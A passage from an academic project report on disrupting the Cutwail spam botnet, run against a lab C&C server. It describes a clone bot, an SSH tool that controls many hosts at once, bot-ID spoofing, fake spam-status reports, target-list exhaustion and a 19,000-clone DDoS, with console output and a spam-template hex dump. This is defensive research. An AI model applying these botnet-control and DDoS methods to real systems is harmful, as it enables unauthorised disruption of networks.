1. Divide the original data into blocks of key length (and index them starting from 0).
2. Apply the XOR mask to each block using the encryption key.
3. Revert the masked data in each block.
4. For each block having an odd index, invert all the bits in that block.
5. Invert the remaining bits where the block size < key length, without applying the XOR mask.

The decryption process uses the same algorithm, but reverting the encryption key.

4.2 Implementation of the clone Cutwail bot

This section describes the design and implementation of the clone Cutwail bot. The tool named *bot.py* is coded in Python using of two main libraries/modules: *cipher.py and c_types_defines.py*.

4.2.1 Implementing the Cutwail encrypted protocol

The C code for the Cutwail encrypted protocol described in section 4.3 is implemented in Python in the module named *cipher.py* (see Appendix 8.10.2). This module provides functions to encrypt and decrypt the socket stream data that is sent or received from the C&C server.

4.2.2 Implementing the C structures

A Python module called *ctypes* is used to implement the C structures used by the C&C server program code to store information about the headers, and bulk statistics in the server request (see Figure 10). These structures are implemented in *c_types_defines.py* (see Appendix 8.10.3). The module also provides helper functions to initialise the structures with the desired field values (e.g., the BID field in the header). The structures can then be packed to a binary string that is sent to the server. This avoids having to modify the server request by using different offsets into the data.

4.2.3 Cutwail server request and response

The GNU Project Debugger (GDB) is used to debug the *spcntrl* program to understand how the server request is processed, and how the server response is

generated. Figure 10 shows the dissection of the 2-field type message sent and received from the server.




Figure 10: 2-field type messages of server request and response.

Server Request: The server request consists of a *response header*, followed by zero to one *bot bulk info*, followed by zero or more *bulk info*. The "size" field in the response header defines the size of the encrypted data package that follow. Also the header contains fields such as the BID, local IP address, and the version of the bot (or the Pushdo loader). Bot bulk info contains general information about the bulk operation assigned to the bot, and its "logsize" field defines the number of bulk info data that follow. The delivery status of each spam email is contained in each of the bulk info data.

Server response: The server response simply consists of the *bot send header*, which contains the command type and the size of the *bot send buffer*. The content of the bot send buffer depends on the command type, e.g., new BID of the bot, or the spam template.

4.2.4 Communicating with the C&C

At this point, the communication feature of the clone can be implemented since:

- The Cutwail encryption protocol is implemented.
- The structures of the server request and response are understood.
- The *c_types_defines.py* module can be used to generate a valid server request.

The algorithm for the communication feature is described below:

1. Establish a network socket connection with the C&C server.
2. Generate a valid server request as described in section 4.2.3.
3. Send the request to the server, and wait for the server response.
4. After receiving a response, extract the first four bytes of the header to interpret the command type (different command types can be found in the code of *bot.py* in Appendix 8.10.1).
5. Decrypt the data package if the "size" field in the header is greater than zero.
6. If the command type is RC_BID (Response Command BID), extract the BID from the decrypted data and change the BID field in the request header accordingly.
7. If the command type is RC_TEMPLATE, print the decrypted spam template to the console.
8. For other commands, just print the command type and the decrypted data to the console and continue.
9. Return to step 2.

The server response time is also recorded and printed to the console.

4.3 Implementation of the SSH botnet

The SSH botnet master tool is a simple program that maintains a list of host IP addresses and uses a Python module called *pexpect* to automate the SSH authentication to each host. The shell command entered in the command prompt is executed by each of the hosts connected. The user interface of the master tool is shown in Figure 11.

```
ʕ•ᴥ•ʔ (sproj3:~/Desktop/SSHBOTNET) gsaito$ python ssh-botnet.py -i
SSH Botnet Master Tool v1.2

[*] Bot IP list:
[10.0.0.129, 10.0.0.130, 10.0.0.131, 10.0.0.132, 10.0.0.133, 10.0.0.134,
 10.0.0.136, 10.0.0.137, 10.0.0.138, 10.0.0.139, 10.0.0.140, 10.0.0.141,
 10.0.0.142, 10.0.0.143, 10.0.0.144, 10.0.0.145, 10.0.0.146, 10.0.0.147,
 10.0.0.148]

[*] Connecting...
100% |########################################################################|

SSH Botnet C&C >
```

Figure 11: The user interface of the SSH botnet master tool.

4.3.1 Maintaining the IP address of hosts

The prototype of the master tool maintained the host IP addresses by hard-coding them in the program code. However, this was inconvenient as the number of hosts increased. Therefore, a MySQL database is created to store information about each host. Also, a Python script named *report-ip.py* is installed on each host, which is executed periodically (by using Cron) to report the IP address of the host to the database.

4.3.2 Multi-threading

The prototype of the master tool sent shell commands to each host in turn, waiting to receive execution results before moving onto the next host. This was acceptable for commands that do not take a long time to finish executing, however the main use of the SSH botnet in this project involved running the Cutwail clone, which had "while loops" that generally don't terminate in a short period of time. This led to a problem that the proceeding hosts were not receiving the botnet command. To solve this problem, a new thread was created for each host to send the SSH botnet commands.

4.3.3 Maintaining bot status

Maintaining statuses for each SSH bot was inspired by the implementation of Cutwail. The master tool reports errors regarding connection failures to hosts. When this occurs, the status of the host is recorded as "inactive" in the database, until the next time the host executes the *report-ip.py* script to set the status back to "active". This mechanism improves the performance of the connection process by skipping the connection to "inactive" hosts.

4.4 Spamming botnet mitigation strategies

This section presents four infiltration strategies that can be used against spamming botnets: *estimating the number of bots, reporting fake spamming reports, base list exhaustion, and the distributed denial of service attack (DDoS)*. All of the strategies use the clone Cutwail bot described in section 4.2, and the DDoS attack also uses the SSH botnet described in section 4.3.

Estimating the number of bots registered: Previous research [**2**,**14**,**15**] underlines the difficulty of estimating the size of botnets. This section describes a strategy for counting the number of bots registered by a Cutwail C&C server. The strategy can be used on multiple C&C servers to estimate the total population of the botnet.

Reporting fake spamming reports: The strategy described in this section elaborates on the one presented by Stringhini et al. [**17**], in which the authors reported to the C&C server that the recipients of the spam emails did not exist. In this project, we implemented an interface that can report any delivery status codes found in the bot table (see Figure 8) to manipulate the spamming statistics of any bot registered by the Cutwail C&C server.

Base list exhaustion: Each bulk operation run by the C&C server manages a list of target email addresses. This section describes a strategy for leveraging the workflow of the C&C server for distributing target email addresses in order to reduce the effectiveness of the bulk operations.

Distributed denial of service attack: This section describes a strategy that uses the SSH botnet to overload the C&C server in order to disrupt its operation.

4.4.1 Estimating the number of bots registered

The BID field in the *bot* table (in the Cutwail database) is an auto-incremented primary key. When a new bot connects to the server, it is given the largest BID in the table, incremented by one.

It is possible to spoof the BID of an existing Cutwail bot by just modifying its field in the server request header. An interesting behaviour is observed by doing this. If the spoofed BID already exists in the table, the server replies with the RC_BID command, followed by a data package containing the same BID in the request. On the other hand, if the BID does not exist in the table or the BID is equal to zero, the server identifies the bot as "new" and replies with a new BID (i.e., the largest BID value in the table add one).

Based on these observations, it is possible to count the number of bots registered in the database by going through the following steps:

1. Send a request to the server with the header BID field set to zero.
2. The server replies with the largest BID value in the table, incremented by one. This value is used as the upper bound to the number of bots registered in the database.
3. Send the spoofed BID header for each BID between one and the value obtained in step 2, decremented by one.
4. If the BID contained in the server reply is equal to the BID in the request, increment the bot count by one. Otherwise, the BID does not exist in the table.

The value obtained in step 2 is used as the upper bound, since some BID records less than that value is not guaranteed to exist. An experienced botmaster will remove records of bots that are performing badly to increase the effectiveness of his spam campaign. This is why steps 3 and 4 are executed to account for the missing BID records.

The side effect of this strategy is that all the fields in the request header, including the IP address and the "time last seen", will be updated in the database with the values given by the clone bot. This will essentially overwrite the information stored about the original bot that has the same BID as the one spoofed.

The Python script named *count-bot.py* (see Appendix 8.10.7) implements the strategy described above. This is useful because estimating the size of botnets is considered to be difficult [**2**,**14**,**15**].

4.4.2 Reporting fake spamming reports

This attack simply spoofs the BID field in the request header and sends *bot bulk info* and *bulk info* (described in section 2.4.3) data containing fake spamming reports. The bulk info structure has a *status* field, which can be set to any status value found in the *bot* table (see Figure 8), for example, *bblacklisted* (base blacklisted: status code 5). This would cause the bot appear to be blacklisted by the domain of the target email address, for example, gmail.com.

This attack should successfully manipulate the spamming statistics of the bot (of the spoofed BID) stored in the database. By making the bot appear to be performing badly, the botmaster may be deceived into abandoning the bot in attempt to increase the effectiveness of the botnet.

4.4.3 Exhausting the base list

Each bulk operation must reference a file containing a finite list of bases (i.e., target email addresses) that are loaded during the startup of the *spcntrl* program (as shown in Appendix 8.5). These bases are distributed to bots upon request, and bases that have been distributed are removed from the list (as shown in Appendix 8.6). When the list becomes empty, the bulk operation simply stops distributing spam templates and bases to bots, and waits for spamming statistics to be reported.

Therefore, it is possible to constantly request the C&C server from the clone bot to receive bases until the list of bases become exhausted. This will prevent real Cutwail bots from receiving spam templates and bases, which are required to perform their spamming operations.

4.4.4 Distributed Denial of Service attack

By using the SSH botnet described in section 4.3, 19 virtual machines are controlled simultaneously to conduct a distributed denial of service (DDoS) attack against the C&C server. Each virtual machine runs an attack script named *dos.py* (see Appendix 8.10.5), which creates a maximum of 1000 virtual network sockets with randomly generated IP addresses to start the attack. A maximum of 1000 Cutwail clones can be run per virtual machine, and a new thread is created for each clone to increase the performance of the attack. Each clone is instructed to overload the server by constantly sending requests.

Creating multiple virtual network interfaces: There is a constraint on the number of virtual network interfaces the operating system allows the user to create. Also, there are performance issues when using many virtual network interfaces simultaneously. Therefore, the attack script is tuned to use a maximum of 1000 virtual network interfaces to account for these problems.

Socket timeouts: During the DDoS attack, the server response time (of the victim) slows down dramatically, and some socket connections may even be refused. Also, the victim server may refuse receiving data depending on the size of its buffer available. These problems raise socket errors (e.g., timeout), which need to be handled in order to increase the effectiveness of the attack. Appendix 8.7 shows a code extract from *bot.py*, which is used to instruct each clone Cutwail bot to persistently try to establish connection with the C&C server.

Chapter 5

Testing and Results Evaluation

This chapter presents the testing strategies and the results of each attack against the C&C server (described in section 4.4).

5.1 Estimating the number of bots registered

Test case: To simulate the situation where the Cutwail server has registered some bots and is waiting for their response, the *bot* table is initialised with dummy records with 100 as the largest BID. This number can be increased, however it will increase the run-time of the *count-bot.py* script. The records for BIDs, 20 to 29 and 50 to 59, are removed from the table to simulate the deleted records by the botmaster.

Results: The execution result of *count-bot.py* is shown in Figure 12, and the content of the *bot* table before and after the attack is shown in Figure 13.

```
ʕ;•ᴥ•ʔ (sproj3:~/Desktop/BOT) gsaito$ python count-bot.py
Bot counter v2.2

[+] Got BID upper bound: 101

[*] Starting bot counter...
100% |############################################################|

[+] Statistics:
Total bot count: 80

BID registered:
[100, 99, 98, 97, 96, 95, 94, 93, 92, 91, 90, 89, 88, 87, 86, 85
, 84, 83, 82, 81, 80, 79, 78, 77, 76, 75, 74, 73, 72, 71, 70, 69
, 68, 67, 66, 65, 64, 63, 62, 61, 60, 49, 48, 47, 46, 45, 44, 43
, 42, 41, 40, 39, 38, 37, 36, 35, 34, 33, 32, 31, 30, 19, 18, 17
, 16, 15, 14, 13, 12, 11, 10, 9, 8, 7, 6, 5, 4, 3, 2, 1]

BID not registered:
[59, 58, 57, 56, 55, 54, 53, 52, 51, 50, 29, 28, 27, 26, 25, 24,
 23, 22, 21, 20]
```

Figure 12: Execution result of *count-bot.py*.




Figure 13: Database content before and after running *count-bot.py*.

Evaluation: The *count-bot.py* has successfully counted the number of bots registered in the Cutwail database, also identifying which BIDs exist. However, previous research of Cutwail by Stone-Gross et al. [**2**] state that,

"While these (bid) values are unique, they do not appear to be an accurate indicator of the total number of bots. First a Cutwail bot may connect to multiple C&C servers over its lifetime, and, thus, several C&Cs may have their own identifier for a single bot ... possibly due to a bug in the malware."

This means that although we can count the number of bots registered by a single C&C server, we cannot just add the values obtained from multiple servers to accurately estimate the total population of bots. It is possible to estimate the total population by counting unique IP addresses, however, since the server response does not contain information about the bot IP address, this could not

be done from the *count-bot.py* script. Also, estimating the number of "active" bots still remains a challenge.

The side effect of this infiltration is that it overwrites the information stored about the original bots with the information about the Cutwail clone (as shown in Figure 13). This will deceive the botmaster by making old (or "inactive") bots appear to be active (by updating the "lastseen" field). Also if the IP address of the clone can be spoofed to the one that is known to be in the blacklists (e.g., DNSBL), it is possible to blacklist all the bots in the database (on the next query to the blacklists made by the C&C server, see section 2.4 for details about blacklisting).

5.2 Reporting fake spamming reports

Test case: The *spcntrl* program is run on the Cutwail server with one bulk operation set to work. From the attack described in section 5.1, the BIDs that exist in the database can be identified. A clone bot, using one of the existing BIDs is connected to the server to simulate a "real" bot. Another clone spoofs the BID of that bot, and is instructed to send the fake spamming status: *bblacklisted* (base blacklisted).

Results: The result of sending fake spam reports is shown in Figure 14. The "real" bot and the "clone" bot are connected to the server at the same time. Firstly, the "real" bot reports the *bsent* status for two of the emails assigned. Then, the "fake" bot reports the *bblacklisted* status, which is stored in the same BID record.

```
mysql> select bid, bsent, bblacklisted from bot where bid = 100;
+-----+-------+--------------+
| bid | bsent | bblacklisted |
+-----+-------+--------------+
| 100 |     0 |            0 |
+-----+-------+--------------+
1 row in set (0.00 sec)

mysql> select bid, bsent, bblacklisted from bot where bid = 100;
+-----+-------+--------------+
| bid | bsent | bblacklisted |
+-----+-------+--------------+
| 100 |     2 |            0 |
+-----+-------+--------------+
1 row in set (0.00 sec)

mysql> select bid, bsent, bblacklisted from bot where bid = 100;
+-----+-------+--------------+
| bid | bsent | bblacklisted |
+-----+-------+--------------+
| 100 |     2 |            2 |
+-----+-------+--------------+
1 row in set (0.00 sec)
```

Figure 14: Reporting fake spam delivery status.

Evaluation: The clone bot has successfully reported fake spam delivery reports on behalf of the "real" bot, regardless of whether the "real" bot is connected to the server. This attack can be used to manipulate the spamming statistics of any bot in the database, by reporting delivery statuses of choice in the *bot* table (see Figure 8 in section 4.1.3).

This attack proves to be effective against spamming operations as the botmaster may remove bots that "appear" to be performing poorly, or as the spammers can no longer trust the delivery reports from their bots. As previously explained in section 2.5, this leads to a double bind for the botmaster/spammer: on one hand if the botmaster considers the feedback, he will remove a valid bot from his botnet. Effectively, this will reduce the size of the spamming botnet. On the other hand, if the botmaster does not consider the feedback, this reduces the effectiveness of his spam campaigns since the C&C server will continue to instruct bots that are actually performing badly to send spam emails.

5.3 Distributed Denial of Service attack

Test case: The Cutwail server is initialised with a bulk operation, with a base list containing 2048 entries. The SSH botnet prepares for the distributed denial of service attack by connecting to 19 virtual machines; each capable of running a maximum of 1000 Cutwail clones (total of 19,000 clones). The attack can then be started by a single command from the user, which instructs each clone to first register as a new Cutwail bot, and constantly send server requests thereafter. A Python script named *db-countbot.py* is executed during the attack to accurately measure the time elapsed, and the number of bots registered (see Appendix 8.10.8).

Results: Figure 15 shows the number of bots registered by the Cutwail C&C server against time, using one virtual machine running 1000 clone bots. On the other hand, Figure 16 shows the result of using 19 virtual machines, each running 1000 clones. The server response time against the number of bots communicating with the Cutwail C&C is shown in Figure 17.




Figure 15: Number of bots registered against time (using one virtual machine). The C&C server manages to register 1000 bots in 40 seconds.




Figure 16: Number of bots registered against time (using 19 virtual machines).

Since 19,000 Cutwail clones are running, the C&C server is expected to register 19,000 bots. However, the number of bots that get successfully registered decreases dramatically once the server has registered above 2000 bots. The C&C server at this point is overloaded with server requests (that are constantly being sent) from the clone bots that are already registered, such that it cannot process

requests from new bots. Therefore, the DDoS attack essentially prevents any new "real" Cutwail bots from even registering with the C&C server.




Figure 17: Server response time against number of bots communicating.

Notice that the y-axis is using a logarithmic scale. As expected, the server response time during the DDoS attack increased dramatically, as the number of bots communicating with the server increased. The maximum number of bots used to record the response time was around 2000 due to the server overload (explained previously). This result shows that not only the DDoS attack prevents new bots from registering, but also severely slows down the server response time to existing bots.

5.3.1 Exhausting the base list

Results: During the DDoS attack, each clone bot queried the C&C server for some bases used for the bulk operation. As a result, the base list maintained by the C&C server became empty, and the server stopped sending spam templates and bases to bots thereafter.

Evaluation: The DDoS attack can also be used to exhaust the list of bases, which will prevent real Cutwail bots from receiving information required to perform their spamming operation. This will therefore, reduce the number of spams sent to the bases that are distributed to the clone bots, and reduce the effectiveness of the spam campaign.

Also this is an example of using the clone bot for "milking" the C&C server. The spam template and the list of bases can be obtained to understand the nature of the spam campaign (e.g., the spam content, and whether it is targeted at people

in a certain geographical location, etc.). Part of the spam template obtained from the server is shown in Figure 18, this is similar to the one presented by Trend Micro [**4**] in Figure 5.

```
[*] Listening for incoming data...      (press Ctrl+C to quit)
[+] Received (RTT: 30.9400558472ms, Pkg size: 59837): RC_TEMPLATE
Decrypted:
0000    01 00 00 00 00 00 00 00 16 00 00 00 01 00 00 00        ................
0010    02 00 00 00 7B 76 69 61 67 72 61 5F 73 62 6A 7D        ....{viagra_sbj}
0020    00 22 7B 5F 46 49 52 53 54 4E 41 4D 45 7D 20 7B        ."{_FIRSTNAME} {
0030    5F 4C 41 53 54 4E 41 4D 45 7D 22 20 3C 7B 4D 41        _LASTNAME}" <{MA
0040    49 4C 5F 46 52 4F 4D 7D 3E 00 7B 48 54 4D 4C 5F        IL_FROM}>.{HTML_
0050    44 45 43 4F 44 45 7D 7B 5F 42 4F 44 59 5F 48 54        DECODE}{_BODY_HT
0060    4D 4C 7D 7B 2F 48 54 4D 4C 5F 44 45 43 4F 44 45        ML}{/HTML_DECODE
0070    7D 00 3C 44 49 56 7B 63 6C 61 73 73 69 64 74 61        }.<DIV{classidta
0080    67 73 7D 3E 0D 0A 3C 44 49 56 7B 63 6C 61 73 73        gs}>..<DIV{class
0090    69 64 74 61 67 73 7D 3E 3C 46 4F 4E 54 20 66 61        idtags}><FONT fa
00A0    63 65 3D 41 72 69 61 6C 20 73 69 7A 65 3D 32 3E        ce=Arial size=2>
00B0    3C 2F 46 4F 4E 54 3E 0D 0A 3C 44 49 56 3E 0D 0A        </FONT>..<DIV>..
00C0    3C 44 49 56 3E 3C 46 4F 4E 54 20 73 69 7A 65 3D        <DIV><FONT size=
00D0    31 3E 3C 2F 46 4F 4E 54 3E 26 6E 62 73 70 3B 3C        1></FONT> <
00E0    2F 44 49 56 3E 0D 0A 3C 54 41 42 4C 45 3E 0D 0A        /DIV>..<TABLE>..
00F0    20 20 3C 54 42 4F 44 59 3E 0D 0A 20 20 3C 54 52          <TBODY>..  <TR
```

Figure 18: Part of the spam template "milked" from the C&C server.

Chapter 6

Conclusions and Discussion

This report presented a comprehensive analysis on the workflow/design of the Cutwail C&C server to perform spamming operations. Also, it presented four strategic implementations that can be used to mitigate spamming operations conducted by Cutwail, by exploiting vulnerabilities found in the C&C software. This was made possible by having access to the source code of the software, and by implementing a clone of the Cutwail bot.

By using the Cutwail clone, it was possible to obtain spam templates and bases distributed by the C&C. This information can be used to understand the context of the spam campaign and its targets. Also, it was possible to overwrite or manipulate information about bots registered in the Cutwail database by reporting fake spamming statistics. This attack proves to be effective against spam campaigns by deceiving the botmaster, who has to manually tune his botnet to increase the effectiveness of its operation. Above all, the distributed denial of service attack demonstrated that it could be used overload the C&C server to prevent new Cutwail bots from registering, to slow down the server response time, and to exhaust the base lists of bulk operations. This will effectively disrupt the entire spamming operation conducted by the C&C server. Finally, it was possible to count the number of bots registered by a C&C server. However, estimating the number of active bots and the total population of Cutwail bots amongst multiple servers still remain a challenge.

In this project, the strategic implementations were used against the Cutwail C&C. However, it is possible that Internet providers and law enforcements can use the same strategies on existing spamming botnets, that has a similar structure to Cutwail, to make their operation less effective.

Future work will focus on testing the strategies implemented in this project on different spamming botnets that has a similar C&C infrastructure to Cutwail.

Bibliography

[1] Symantec Corporation, "Internet Security Threat Report 2014," 2014.

[2] Brent Stone-Gross, Thorsten Holz, Gianluca Stringhini, and Giovanni Vigna, "The Underground Economy of Spam: A Botmaster's Perspective of Coordinating Large-Scale Spam Campaigns," University of California, Santa Barbara and Ruhr University Bochum, 2011.

[3] J. Katz, and Y. Lindell, *Introduction to Modern Cryptography Second Edition*.: CRC Press, 2014, p.95.

[4] Trend Micro, "A Study of Pushdo/Cutwail Botnet," 2009.

[5] C. Nunnery, G. Sinclair, and B. B. Kang, "Tumbling Down the Rabbit Hole: Exploring the Idiosyncraises of Botmaster Systems in a Multi-Tier Botnet Infrastructure," In USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET), 2010.

[6] A. Pitsillidis, K. Levchenko, C. Kreibich, C. Kanich, G. Voelker, V. Paxson, N. Weaver, and S. Savage, "Botnet Judo: Fighting Spam with Itself.," In Symposium on Network and Distributed System Security (NDSS), 2010.

